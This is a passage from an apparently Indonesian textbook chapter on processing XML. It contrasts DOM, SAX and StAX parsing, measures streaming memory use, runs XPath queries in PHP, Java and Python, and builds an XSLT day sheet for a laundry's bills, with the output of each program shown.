            System.out.printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%n",
                    bill.getAttribute("id"), text(bill, "customer"), text(bill, "service"),
                    Integer.parseInt(text(bill, "unit")),
                    isCancelled ? "cancelled" : bill.getAttribute("status"),
                    rupiah(billCharged), rupiah(billPaid));
            charged += billCharged;
```

Kode 6.26 (Lanjutan) *java/BillsDom.java. NodeList dijelajahi lewat indeks karena ia bukan Iterable dalam Java.*

```java
            paid += billPaid;
            cancelled += isCancelled ? 1 : 0;
        }
        System.out.println("-".repeat(78));
        System.out.printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%n",
                bills.getLength(), cancelled, rupiah(charged), rupiah(paid));
    }
}
```

Kode 6.27 Ringkasan harian. `BillsDom.java`, `php/03_read.php`, dan `python/03_read_etree.py` mencetak persis teks ini; `diff` tidak menemukan perbedaan.

```
Outlet O01, bills received on 2026-09-26
-------------------------------------------------------------------------------
B2905  Vania Wirawan  Ironing only (per kg)      x7   departed   42.000  42.000
B2908  Laras Chandra  Wash, dry & fold (per kg)  x10  departed   80.000  80.000
B2911  Dimas Wibowo   Blanket (per item)         x1   cancelled       0       0
B2913  Diah Siregar   Helmet cleaning (per item) x1   finished   30.000  30.000
-------------------------------------------------------------------------------
4 bills (1 cancelled), charged Rp 152.000, paid Rp 152.000
```

Setiap angka dalam **Kode 6.27** cocok dengan perhitungan tangan di Subbab 6.4.3. Perhatikan `getAttribute("cancelled")`: untuk atribut yang tidak ada, DOM mengembalikan string kosong, tidak pernah `null`, sehingga perbandingan dengan `"true"` aman.

6.14.2 SAX: peristiwa, satu lintasan, tanpa pohon

SAX, Simple API for XML, tidak membangun apa pun. Ia membaca berkas sekali dari depan ke belakang dan memanggil metode-metode Anda setiap kali bertemu tag pembuka, sepotong teks, atau tag penutup.

Kode 6.28 `java/BillsSax.java`. *Parser* memanggil ketiga metode; *field-field*-nya adalah ingatan milik program sendiri.

```
// BillsSax.java - total the bills in one pass with SAX.  The parser calls us
// for every start tag, piece of text and end tag; nothing is stored unless we
// store it, so we keep our own running state in fields.
import java.io.File;
import javax.xml.parsers.*;
import org.xml.sax.Attributes;
import org.xml.sax.helpers.DefaultHandler;

public class BillsSax extends DefaultHandler {
    private final StringBuilder text = new StringBuilder();
    private String billId, status;
    private long charged, paid, totalCharged, totalPaid;
    private int bills, depth, deepest;

    @Override
    public void startElement(String uri, String local, String qName, Attributes at) {
        deepest = Math.max(deepest, ++depth);
        text.setLength(0);                        // text belongs to the newest element
        if (qName.equals("bill")) {
            billId = at.getValue("id");
            status = "true".equals(at.getValue("cancelled")) ? "cancelled" :
at.getValue("status");
            charged = paid = 0;
        }
    }

    @Override
    public void characters(char[] ch, int start, int length) {
        text.append(ch, start, length);           // may arrive in several pieces
    }

    @Override
    public void endElement(String uri, String local, String qName) {
        depth--;
        switch (qName) {
            case "charged" -> charged = Long.parseLong(text.toString().trim());
            case "payment" -> paid += Long.parseLong(text.toString().trim());
            case "bill" -> {
                System.out.printf("  %s  %-9s  charged %6d  paid %6d%n", billId, status,
charged, paid);
                bills++;
                totalCharged += charged;
                totalPaid += paid;
            }
            default -> { }
        }
    }
```

Kode 6.28 (Lanjutan) *java/BillsSax.java. Parser memanggil ketiga metode; field-field-nya adalah ingatan milik program sendiri.*

```
    public static void main(String[] args) throws Exception {
        SAXParserFactory f = SAXParserFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        BillsSax h = new BillsSax();
        System.out.println("One pass, no tree:");
        f.newSAXParser().parse(new File("../data/bills.xml"), h);
        System.out.printf("%d bills, charged %d, paid %d, deepest nesting %d levels%n",
                h.bills, h.totalCharged, h.totalPaid, h.deepest);
    }
}
```

Kode 6.29 Keluaran **Kode 6.28**. Total yang sama, tanpa pohon pernah ada.

```
One pass, no tree:
  B2905  departed   charged  42000  paid  42000
  B2908  departed   charged  80000  paid  80000
  B2911  cancelled  charged      0  paid      0
  B2913  finished   charged  30000  paid  30000
4 bills, charged 152000, paid 152000, deepest nesting 3 levels
```

Perhatikan apa yang harus dilakukan **Kode 6.28** tetapi tidak perlu dilakukan **Kode 6.26**: menyimpan sendiri `billId`, `status`, `charged`, dan `paid`, karena SAX tidak mengingat apa pun, dan mengumpulkan teks di sebuah penyangga, karena `characters` dapat mengirim satu potong teks dalam beberapa panggilan. Total dalam **Kode 6.29** sama dengan total **Kode 6.27**. Itulah tawar-menawar SAX: hampir tanpa memori, dengan imbalan Anda mengurus pembukuan sendiri, dan tidak bisa mundur.

6.14.3 *Pull parsing*: kursor yang Anda kendalikan

Pull parser menyerahkan sebuah kursor, dan Anda meminta peristiwa berikutnya ketika siap. Java menyebutnya **StAX**; `ElementTree.iterparse` di Python adalah gagasan yang sama. Bedanya dengan SAX adalah kendali: SAX mendorong dan tidak dapat dihentikan; gelung *pull* cukup melakukan `break`.

Kode 6.30 `java/BillsStax.java`. `break` itulah inti program ini: SAX tidak punya padanannya.

```java
// BillsStax.java - pull parsing with StAX: WE ask the cursor for the next
// event, so we can stop as soon as we have what we need.
import java.io.FileInputStream;
import java.io.InputStream;
import javax.xml.stream.*;

public class BillsStax {
    public static void main(String[] args) throws Exception {
        int wanted = 2, seen = 0;
        XMLInputFactory f = XMLInputFactory.newInstance();
        f.setProperty(XMLInputFactory.SUPPORT_DTD, false);    // no DOCTYPE tricks
        try (InputStream in = new FileInputStream("../data/bills.xml")) {
            XMLStreamReader r = f.createXMLStreamReader(in);
            System.out.printf("Pulling the first %d bills, then stopping:%n", wanted);
            while (r.hasNext()) {
                int event = r.next();
                if (event == XMLStreamConstants.START_ELEMENT) {
                    switch (r.getLocalName()) {
                        case "bill" -> System.out.printf("  bill %s (%s)%n",
                                r.getAttributeValue(null, "id"), r.getAttributeValue(null,
"status"));
                        case "customer" -> System.out.printf("      customer %s: %s%n",
                                r.getAttributeValue(null, "id"), r.getElementText());
                        default -> { }
                    }
                } else if (event == XMLStreamConstants.END_ELEMENT
                        && r.getLocalName().equals("bill") && ++seen == wanted) {
                    System.out.println("  ...stopping: the rest of the file is never
parsed.");
                    break;
                }
            }
            r.close();
        }
        System.out.printf("Read %d bills. A DOM parser would have built all of them
first.%n", seen);
    }
}
```

Kode 6.31 Keluaran **Kode 6.30**. Pada empat tagihan ini tidak menghemat apa pun; pada empat juta tagihan, inilah beda antara satu detik dan satu jam.

```
Pulling the first 2 bills, then stopping:
  bill B2905 (departed)
      customer C0022: Vania Wirawan
  bill B2908 (departed)
      customer C0121: Laras Chandra
  ...stopping: the rest of the file is never parsed.
Read 2 bills. A DOM parser would have built all of them first.
```

Dalam **Kode 6.31** gelung berhenti sesudah `</bill>` kedua; dua tagihan lainnya tidak pernah diurai.

6.14.4 Mengukur perbedaannya

Alih-alih sekadar menyatakan bahwa DOM memakan memori, ukurlah. **Kode 6.32** mengekspor tagihan dua belas bulan dari semua gerai ke satu berkas dan menjumlahkan tagihannya dua kali: dengan membangun pohon, dan dengan mengalirkannya lewat `iterparse` sambil membebaskan setiap tagihan begitu selesai.

Kode 6.32 `python/09_stream_memory.py`. Kedua fungsi hanya berbeda beberapa baris, dan `el.clear()` adalah baris yang menentukan.

```python
"""09_stream_memory.py - build the tree, or stream?  Export a whole year of
bills (every outlet, every day) to one file, then total it both ways and
measure the peak memory each way needs."""
import tracemalloc
import xml.etree.ElementTree as ET
from pathlib import Path
from laundry_feed import open_db, load_bills, bills_to_xml

YEAR = Path(__file__).resolve().parent / "out" / "bills-year.xml"


def export_year():
    con = open_db()
    days = con.execute("SELECT DISTINCT Outlet_id, date(arrived) FROM Bill "
                       "ORDER BY 2, 1").fetchall()
    YEAR.parent.mkdir(exist_ok=True)
    with open(YEAR, "w", encoding="utf-8") as f:
        f.write('<?xml version="1.0" encoding="UTF-8"?>\n<archive>\n')
        for outlet, date in days:
            one_day = bills_to_xml(load_bills(con, outlet, date), outlet, date)
            f.write(one_day.split("-->\n", 1)[1])     # drop declaration + note
        f.write("</archive>\n")


def total_with_tree():
    root = ET.parse(YEAR).getroot()                 # the whole tree at once
    return sum(int(c.text) for c in root.iter("charged"))


def total_streaming():
    total = 0
    for event, el in ET.iterparse(YEAR, events=("end",)):
        if el.tag == "charged":
            total += int(el.text)
        elif el.tag == "bill":
            el.clear()          # free the finished bill, or nothing is saved
    return total
```

Kode 6.32 (Lanjutan) *python/09_stream_memory.py. Kedua fungsi hanya berbeda beberapa baris, dan el.clear() adalah baris yang menentukan.*

```
export_year()
print(f"{YEAR.name}: {YEAR.stat().st_size / 1e6:.1f} MB")
for name, fn in (("ET.parse (whole tree)", total_with_tree),
                 ("ET.iterparse + clear()", total_streaming)):
    tracemalloc.start()
    total = fn()
    peak = tracemalloc.get_traced_memory()[1]
    tracemalloc.stop()
    print(f"{name:<24} total Rp {total:,}   peak {peak / 1e6:5.1f} MB".replace(",", "."))
```

Kode 6.33 Keluaran **Kode 6.32**. Total yang sama sampai ke rupiahnya; pohon membutuhkan kira-kira tiga belas kali lipat memori.

```
bills-year.xml: 1.5 MB
ET.parse (whole tree)    total Rp 144.213.000   peak  13.4 MB
ET.iterparse + clear()   total Rp 144.213.000   peak   1.0 MB
```

Berkasnya berukuran 1,5 MB; membangun pohonnya memakan 13,4 MB objek Python, sekitar sembilan kali ukuran berkas, sedangkan pengaliran memakan 1,0 MB. Hapus `el.clear()` dan `iterparse` diam-diam tetap membangun seluruh pohon, sehingga penghematannya lenyap.

Tabel 6.8 Tiga strategi membaca. Baris pertama menjadi sebab semua baris lainnya.

	DOM	SAX	*Pull* (StAX, iterparse)
Membangun pohon	ya	tidak	tidak
Memori	beberapa kali ukuran berkas	kecil dan tetap	kecil dan tetap
Dapat melihat ke belakang	ya	tidak	tidak
Dapat berhenti lebih awal	tidak ada gunanya	tidak	ya
Dapat mengubah dokumen	ya	tidak	tidak
Gaya kode	menjelajahi struktur	menjawab *callback*	mengemudikan gelung
Dipakai untuk	berkas yang muat di memori	berkas besar, satu lintasan	berkas besar, berhenti dini

WAWASAN KUNCI: Jika berkas dengan nyaman muat di memori, dan untuk *feed* satu gerai-hari selalu demikian, **pakailah DOM**: lebih sederhana dan lebih sulit disalahgunakan. Beralihlah ke SAX atau *pull parser* bila berkasnya sungguh besar, tiba sebagai aliran yang tidak dapat Anda tampung, atau bila Anda hanya membutuhkan beberapa rekaman pertama. Kalikan ukuran berkas dengan sepuluh dan bandingkan dengan memori yang dapat Anda sisihkan; **Kode 6.33** menunjukkan bahwa taksiran itu cukup dekat untuk mengambil keputusan.

6.15 XPath

6.15.1 Bahasa kueri untuk pohon

Menjelajahi pohon dengan tangan itu membosankan. **XPath** [8] adalah bahasa kecil untuk menyatakan *simpul mana yang saya inginkan*; bagi XML, kira-kira ia adalah apa yang SQL bagi tabel, dan karena ia standar tersendiri, ekspresi-ekspresi di subbab ini identik di PHP, Java, Python, JavaScript, dan C#.

> **DEFINISI. Ekspresi XPath** adalah deretan **langkah** yang dipisahkan `/`. Setiap langkah memilih simpul relatif terhadap simpul yang dipilih langkah sebelumnya, dan dapat dipersempit dengan **predikat** di dalam kurung siku. Sebuah ekspresi juga dapat menghitung bilangan, string, atau nilai boolean.

Tabel 6.9 merangkum sintaksis yang dipakai bab ini.

Tabel 6.9 Sintaksis XPath 1.0 yang dipakai di bab ini; cukup untuk sebagian besar pekerjaan nyata.

Sintaksis	Arti
`/bills`	elemen akar, jika namanya `bills`
`/bills/bill`	setiap anak `bill` dari akar
`//payment`	setiap `payment` di kedalaman mana pun
`@id`	atribut `id`
`..` dan `.`	induk, dan simpul saat ini
`[ ... ]`	predikat: pertahankan hanya simpul yang memenuhinya
`[3]`, `[last()]`	simpul ketiga (dihitung dari **satu**), simpul terakhir
`count()`, `sum()`, `contains()`, `not()`	fungsi

6.15.2 Dua belas ekspresi, dijalankan

Kode 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` mengembalikan daftar simpul, atau bilangan, string, atau boolean.

```php
<?php
// 05_xpath.php - twelve XPath 1.0 expressions against bills.xml, each run and
// printed with what it returned.  evaluate() returns a node list, or a number,
// string or boolean when the expression produces one.
declare(strict_types=1);

$doc = new DOMDocument();
$doc->preserveWhiteSpace = false;
$doc->load(__DIR__ . '/../data/bills.xml');
$xp = new DOMXPath($doc);

$queries = [
    '/bills/bill/@id'                        => 'every bill id, in document order',
    "//bill[@status='departed']/@id"         => 'a predicate [ ] keeps only some nodes',
    "//bill[@cancelled='true']/customer"     => 'who cancelled',
    '//bill[not(payment)]/@id'               => 'bills with no payment element at all',
    '//bill[finished and not(departed)]/@id'=> 'ready and waiting to be collected',
    '//bill[unit > 5]/customer'              => 'a comparison: more than 5 units',
    "//payment[@method='qris']/@reference"   => 'the QRIS reference numbers',
    "//service[contains(., '&')]"            => 'contains() on the text of the node',
    '//bill[last()]/@id'                     => 'last() is the final bill',
    'count(//bill)'                          => 'count() returns a number',
    'sum(//charged)'                         => 'sum() adds the values of a node set',
    'sum(//payment) div count(//payment)'    => 'div divides; / was already taken',
];

foreach ($queries as $expr => $why) {
    echo $expr, PHP_EOL, '    ', $why, PHP_EOL;
    $result = $xp->evaluate($expr);
    if ($result instanceof DOMNodeList) {
        foreach ($result as $node) {
            echo '    -> ', $node->nodeName, ' = ', $node->textContent, PHP_EOL;
        }
        if ($result->length === 0) {
            echo '    -> (nothing)', PHP_EOL;
        }
    } else {
        echo '    -> ', var_export($result, true), PHP_EOL;
    }
}
```

Kode 6.35 Keluaran **Kode 6.34**. Periksa `sum(//charged)` terhadap Subbab 6.4.3: Rp 152.000.

```
/bills/bill/@id
    every bill id, in document order
    -> id = B2905
    -> id = B2908
    -> id = B2911
    -> id = B2913
//bill[@status='departed']/@id
    a predicate [ ] keeps only some nodes
    -> id = B2905
    -> id = B2908
    -> id = B2911
//bill[@cancelled='true']/customer
    who cancelled
    -> customer = Dimas Wibowo
//bill[not(payment)]/@id
    bills with no payment element at all
    -> id = B2911
//bill[finished and not(departed)]/@id
    ready and waiting to be collected
    -> id = B2913
//bill[unit > 5]/customer
    a comparison: more than 5 units
    -> customer = Vania Wirawan
    -> customer = Laras Chandra
//payment[@method='qris']/@reference
    the QRIS reference numbers
    -> reference = QRIS 834873937112
//service[contains(., '&')]
    contains() on the text of the node
    -> service = Wash, dry & fold (per kg)
//bill[last()]/@id
    last() is the final bill
    -> id = B2913
count(//bill)
    count() returns a number
    -> 4.0
sum(//charged)
    sum() adds the values of a node set
    -> 152000.0
sum(//payment) div count(//payment)
    div divides; / was already taken
    -> 50666.666666666664
```

Beberapa hasil layak diberi satu kalimat. `//bill[unit > 5]` memilih tagihan **berdasarkan sifat anaknya**: perbandingan yang di PHP akan menjadi gelung bersarang. `//bill[not(payment)]` menguji *ketiadaan* sebuah elemen, dan menemukan tagihan yang dibatalkan. `//bill[finished and not(departed)]` adalah pertanyaan nyata yang diajukan konter setiap pagi: apa yang sudah siap dan menunggu? `count()` mengembalikan `4.0`, bukan `4`, karena XPath 1.0 hanya punya satu tipe bilangan, yaitu *double*. Dan `div` adalah pembagian karena `/` sudah terpakai; karena alasan yang sama ada `mod`, `and`, `or`, dan `not()`.

Ekspresi yang sama, lewat `javax.xml.xpath`, memberikan jawaban yang sama:

Kode 6.36 `java/XPathDemo.java`. String ekspresinya disalin dari **Kode 6.34**.

```java
// XPathDemo.java - the same XPath 1.0 expressions as 05_xpath.php, through
// javax.xml.xpath.  The expression strings are identical; only plumbing differs.
import java.io.File;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.xpath.*;
import org.w3c.dom.*;

public class XPathDemo {
    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        XPath xp = XPathFactory.newInstance().newXPath();

        String[] nodeQueries = {
            "//bill[@cancelled='true']/customer",
            "//bill[not(payment)]/@id",
            "//bill[finished and not(departed)]/@id",
            "//bill[unit > 5]/customer",
        };
        for (String q : nodeQueries) {
            NodeList found = (NodeList) xp.evaluate(q, doc, XPathConstants.NODESET);
            System.out.print(q + "  ->");
            for (int i = 0; i < found.getLength(); i++) {
                System.out.print("  " + found.item(i).getTextContent());
            }
            System.out.println();
        }
        for (String q : new String[] {"count(//bill)", "sum(//charged)"}) {
            // XPath 1.0 has one number type, a double: hence 4.0, not 4.
            System.out.println(q + "  ->  " + xp.evaluate(q, doc, XPathConstants.NUMBER));
        }
    }
}
```

Kode 6.37 Keluaran **Kode 6.36**.

```
//bill[@cancelled='true']/customer  ->  Dimas Wibowo
//bill[not(payment)]/@id  ->  B2911
//bill[finished and not(departed)]/@id  ->  B2913
//bill[unit > 5]/customer  ->  Vania Wirawan  Laras Chandra
count(//bill)  ->  4.0
sum(//charged)  ->  152000.0
```

Kode 6.37 sama dengan **Kode 6.35** baris demi baris, sampai ke `4.0`.

6.15.3 Yang ditinggalkan pustaka standar Python

`xml.etree.ElementTree` mengimplementasikan **subset** XPath yang terdokumentasi. Mengetahui di mana subset itu berhenti menghemat satu sore:

Kode 6.38 `python/06_xpath.py`. Pertanyaan yang sama lewat ElementTree dan lewat lxml.

```python
"""06_xpath.py - ElementTree understands a documented SUBSET of XPath; lxml
understands all of XPath 1.0.  Run the same questions through both."""
import xml.etree.ElementTree as ET
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
root = ET.parse(DATA / "bills.xml").getroot()


def label(e):
    return e.get("id") if e.tag == "bill" else f"{e.tag}: {e.text}"


print("ElementTree, the subset:")
for path in ("bill[@status='departed']", "bill[@cancelled='true']/customer",
             "bill[last()]", ".//payment[@method='qris']",
             "bill[unit > 5]", "//bill", "bill[not(payment)]"):
    try:
        found = root.findall(path)
        print(f"  {path:<34} -> {[label(e) for e in found]}")
    except SyntaxError as e:
        print(f"  {path:<34} -> SyntaxError: {e}")

doc = etree.parse(str(DATA / "bills.xml"))
print("lxml, full XPath 1.0:")
for expr in ("//bill[unit > 5]/customer/text()", "//bill[not(payment)]/@id",
             "//bill[finished and not(departed)]/@id", "sum(//charged)",
             "count(//bill)"):
    print(f"  {expr:<40} -> {doc.xpath(expr)}")
```

Kode 6.39 Keluaran **Kode 6.38**. Ketiga baris `SyntaxError` bukan galat: ElementTree tidak mengenal perbandingan, `not()`, maupun jalur absolut dari sebuah elemen.

```
ElementTree, the subset:
  bill[@status='departed']           -> ['B2905', 'B2908', 'B2911']
  bill[@cancelled='true']/customer   -> ['customer: Dimas Wibowo']
  bill[last()]                       -> ['B2913']
  .//payment[@method='qris']         -> ['payment: 80000']
  bill[unit > 5]                     -> SyntaxError: invalid predicate
  //bill                             -> SyntaxError: cannot use absolute path on element
  bill[not(payment)]                 -> SyntaxError: invalid predicate
lxml, full XPath 1.0:
  //bill[unit > 5]/customer/text()         -> ['Vania Wirawan', 'Laras Chandra']
  //bill[not(payment)]/@id                 -> ['B2911']
  //bill[finished and not(departed)]/@id   -> ['B2913']
  sum(//charged)                           -> 152000.0
  count(//bill)                            -> 4.0
```

Ketika Anda membentur dinding dalam **Kode 6.39**, ada dua jawaban jujur: pasang lxml, yang memberikan seluruh XPath 1.0, atau tulis penyaringnya dalam Python, yang untuk `unit > 5` hanyalah satu baris *comprehension*.


6.16 XSLT

6.16.1 Apa itu transformasi

Subbab 6.3.2 memisahkan data dari tampilan. XSLT mempertemukan keduanya kembali, secara terkendali, tanpa menyentuh datanya.

> **DEFINISI. XSLT**, XSL Transformations [9], adalah bahasa standar W3C untuk mengubah sebuah dokumen XML menjadi dokumen lain: HTML, teks biasa, atau XML yang berbeda.

> ***Stylesheet*** XSLT sendiri adalah dokumen XML, dan program yang menjalankannya adalah **prosesor XSLT**.



Gambar 6.26 Transformasi XSL. Dua dokumen masuk, data dan *stylesheet*; satu prosesor mengerjakannya; keluarannya dapat berupa teks, HTML, atau XML.

Gambar 6.26 memuat tiga hal yang patut diperhatikan: **dua** masukan, keduanya XML; sebuah prosesor yang terpisah dari keduanya; dan satu pasang masukan yang dapat menghasilkan tiga jenis keluaran, tergantung semata pada isi *stylesheet*.

6.16.2 Aturan templat

Stylesheet bukan program dengan awal dan akhir. Ia adalah sekumpulan **aturan templat** (*template rules*), masing-masing berkata *bila bertemu simpul seperti ini, hasilkan itu*. Prosesor menjelajahi pohon dan, untuk setiap simpul, menerapkan aturan yang pola `match`-nya cocok. Segala sesuatu di dalam templat yang *tidak* berada di *namespace* `xsl` disalin ke keluaran; elemen-elemen `xsl:` adalah perintah, dan **Tabel 6.10** mendaftar perintah yang dipakai `day-sheet.xsl`.

Tabel 6.10 Perintah XSLT 1.0 yang dipakai dalam `day-sheet.xsl`.

Perintah	Kegunaannya
`xsl:template match="..."`	aturan: bila sebuah simpul cocok dengan pola ini, hasilkan ini
`xsl:apply-templates select="..."`	proses simpul-simpul ini, masing-masing dengan aturan yang cocok
`xsl:value-of select="..."`	sisipkan nilai string sebuah ekspresi XPath
`xsl:for-each select="..."`	gelung atas simpul-simpul di tempat
`xsl:if test="..."`, `xsl:choose` / `xsl:when` / `xsl:otherwise`	kondisi
`xsl:sort select="..."`	urutkan simpul yang dikunjungi gelung atau `apply-templates`
`xsl:variable name="..."`	beri nama sebuah nilai, yang tidak pernah dapat diubah
`document('...')` dan `format-number()`	fungsi: membaca dokumen kedua; memformat bilangan

> **WAWASAN KUNCI:** XSLT adalah bahasa *fungsional*: `xsl:variable` tidak dapat diberi nilai ulang, dan tidak ada `x = x + 1` di mana pun. Itu rancangan, bukan kelalaian, dan itulah yang menjelaskan gaya XSLT. Total dihitung dengan `sum()` atas himpunan simpul, dan bila tidak ada fungsi yang pas, dengan templat yang memanggil dirinya sendiri untuk sisa daftar (Soal Latihan 6.12 menuliskannya).

6.16.3 Lembar harian

Petugas konter menginginkan lembar tagihan hari itu yang dapat dicetak, jumlah terbesar lebih dulu, lengkap dengan nomor telepon pelanggan agar mereka dapat menelepon ketika cucian sudah siap. Nomor telepon itu dengan sengaja tidak ada di *feed* tagihan; ia ada di dokumen pelanggan. Maka *stylesheet* ini menggabungkan dua dokumen:

Kode 6.40 `data/day-sheet.xsl`. Mengubah **Kode 6.6** menjadi tabel HTML, sambil menggabungkan nomor telepon dari `customers.xml`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- day-sheet.xsl - turn bills.xml into the counter's printable day sheet.
     XSLT 1.0, so every browser and every engine in this chapter can run it. -->
<xsl:stylesheet version="1.0"
                xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="html" encoding="UTF-8" indent="yes"/>

  <!-- Rupiah are grouped with a dot, as Indonesia writes them: 42.000 -->
  <xsl:decimal-format name="idr" grouping-separator="." decimal-separator=","/>

  <!-- A second document, joined by customer id.  Phone numbers live in the
       customer feed, not in the bill feed, and they should stay there. -->
  <xsl:variable name="people" select="document('customers.xml')/customers"/>

  <xsl:template match="/bills">
    <html>
      <head><title>Day sheet <xsl:value-of select="@outlet"/></title></head>
      <body>
        <h1>Profitina Laundry, outlet <xsl:value-of select="@outlet"/></h1>
        <p><xsl:value-of select="count(bill)"/> bills received on <xsl:value-of
             select="@date"/></p>
        <table border="1">
          <tr><th>Bill</th><th>Customer</th><th>Phone</th><th>Service</th>
              <th>Status</th><th>Charged</th><th>Paid</th><th>By</th></tr>
          <!-- Largest amount first; data-type="number" or "80000" < "9000". -->
          <xsl:apply-templates select="bill">
            <xsl:sort select="charged" data-type="number" order="descending"/>
          </xsl:apply-templates>
          <tr><th colspan="5">Total</th>
              <th><xsl:value-of select="format-number(sum(bill/charged), '#.##0',
'idr')"/></th>
              <th><xsl:value-of select="format-number(sum(bill/payment), '#.##0',
'idr')"/></th>
              <th/></tr>
        </table>
      </body>
    </html>
  </xsl:template>
```

Kode 6.40 (Lanjutan) *data/day-sheet.xsl. Mengubah Kode 6.6 menjadi tabel HTML, sambil menggabungkan nomor telepon dari customers.xml.*

```
  <xsl:template match="bill">
    <tr>
      <td><xsl:value-of select="@id"/></td>
      <td><xsl:value-of select="customer"/></td>
      <!-- current() is the bill being processed; without it, inside [ ] the
           expression customer/@id would be asked of a customer record. -->
      <td><xsl:value-of select="$people/customer[@id =
current()/customer/@id]/phone"/></td>
      <td><xsl:value-of select="service"/> x <xsl:value-of select="unit"/></td>
      <td>
        <xsl:choose>
          <xsl:when test="@cancelled = 'true'">cancelled</xsl:when>
          <xsl:otherwise><xsl:value-of select="@status"/></xsl:otherwise>
        </xsl:choose>
      </td>
      <td><xsl:value-of select="format-number(charged, '#.##0', 'idr')"/></td>
      <td><xsl:value-of select="format-number(sum(payment), '#.##0', 'idr')"/></td>
      <td>
        <xsl:for-each select="payment">
          <xsl:value-of select="@method"/>
          <xsl:if test="position() != last()">, </xsl:if>
        </xsl:for-each>
      </td>
    </tr>
  </xsl:template>

</xsl:stylesheet>
```

Empat bagian **Kode 6.40** layak dibaca teliti. `document('customers.xml')` memuat pohon kedua di samping pohon yang sedang ditransformasi, dan `$people` menamainya. `<xsl:sort select="charged" data-type="number" order="descending"/>` mengurutkan tagihan; tanpa `data-type="number"`, XSLT mengurutkan teks, dan `"9000"` akan berada sesudah `"80000"`, galat yang sungguh-sungguh pernah dirilis orang. `current()` adalah tagihan yang sedang diproses: di dalam predikat `[...]` simpul konteksnya adalah *rekaman pelanggan*, sehingga `customer/@id` saja akan ditanyakan kepada simpul yang salah dan diam-diam tidak cocok dengan apa pun. Dan `format-number` dengan format desimal `idr` menulis 80000 sebagai `80.000`, sebagaimana rupiah ditulis di Indonesia.

6.16.4 Menjalankannya tiga kali

Kode 6.41 `php/06_transform.php`. `XSLTProcessor` milik PHP membutuhkan ekstensi `xsl`, yang disertakan XAMPP tetapi tidak selalu diaktifkan.

```php
<?php
// 06_transform.php - run day-sheet.xsl over bills.xml with PHP's XSLT 1.0
// processor (the xsl extension, libxslt underneath) and save the HTML.
declare(strict_types=1);

if (!class_exists('XSLTProcessor')) {
    exit("The xsl extension is not enabled: see README.md.\n");
}
$xml = new DOMDocument();
$xml->load(__DIR__ . '/../data/bills.xml');
$xsl = new DOMDocument();
$xsl->load(__DIR__ . '/../data/day-sheet.xsl');

$proc = new XSLTProcessor();
$proc->importStylesheet($xsl);
$html = $proc->transformToXml($xml);

@mkdir(__DIR__ . '/out');
file_put_contents(__DIR__ . '/out/day-sheet.html', $html);
echo $html;
```

Kode 6.42 `python/07_transform.py`. lxml membungkus libxslt, mesin yang sama dengan milik PHP.

```python
"""07_transform.py - run day-sheet.xsl over bills.xml with lxml's XSLT 1.0
processor (libxslt underneath, the same library PHP uses)."""
from pathlib import Path
from lxml import etree

HERE = Path(__file__).resolve().parent
DATA = HERE.parent / "data"

transform = etree.XSLT(etree.parse(str(DATA / "day-sheet.xsl")))
result = transform(etree.parse(str(DATA / "bills.xml")))
html = str(result)                      # serialized as <xsl:output> asks

(HERE / "out").mkdir(exist_ok=True)
(HERE / "out" / "day-sheet.html").write_text(html, encoding="utf-8")
print(html, end="")
```

Kode 6.43 `java/Transform.java`. Prosesor milik JDK sendiri, keturunan Apache Xalan: implementasi yang sama sekali terpisah.

```java
// Transform.java - run day-sheet.xsl over bills.xml with the JDK's own
// XSLT 1.0 processor (javax.xml.transform, an Apache Xalan descendant).
import java.io.File;
import java.io.StringWriter;
import java.nio.file.*;
import javax.xml.XMLConstants;
import javax.xml.transform.*;
import javax.xml.transform.stream.*;

public class Transform {
    public static void main(String[] args) throws Exception {
        TransformerFactory tf = TransformerFactory.newInstance();
        // document('customers.xml') inside the stylesheet reads a local file:
        // allow exactly that, and nothing over the network.
        tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "file");
        Transformer t = tf.newTransformer(new StreamSource(new File("../data/day-
sheet.xsl")));

        StringWriter html = new StringWriter();
        t.transform(new StreamSource(new File("../data/bills.xml")), new
StreamResult(html));
        Files.createDirectories(Path.of("out"));
        Files.writeString(Path.of("out", "day-sheet.html"), html.toString());
        System.out.print(html);
    }
}
```

Kode 6.44 Tiga puluh baris pertama keluaran **Kode 6.41**. B2908 dengan Rp 80.000 muncul pertama, sesuai permintaan pengurutan; nomor teleponnya berasal dari dokumen kedua.

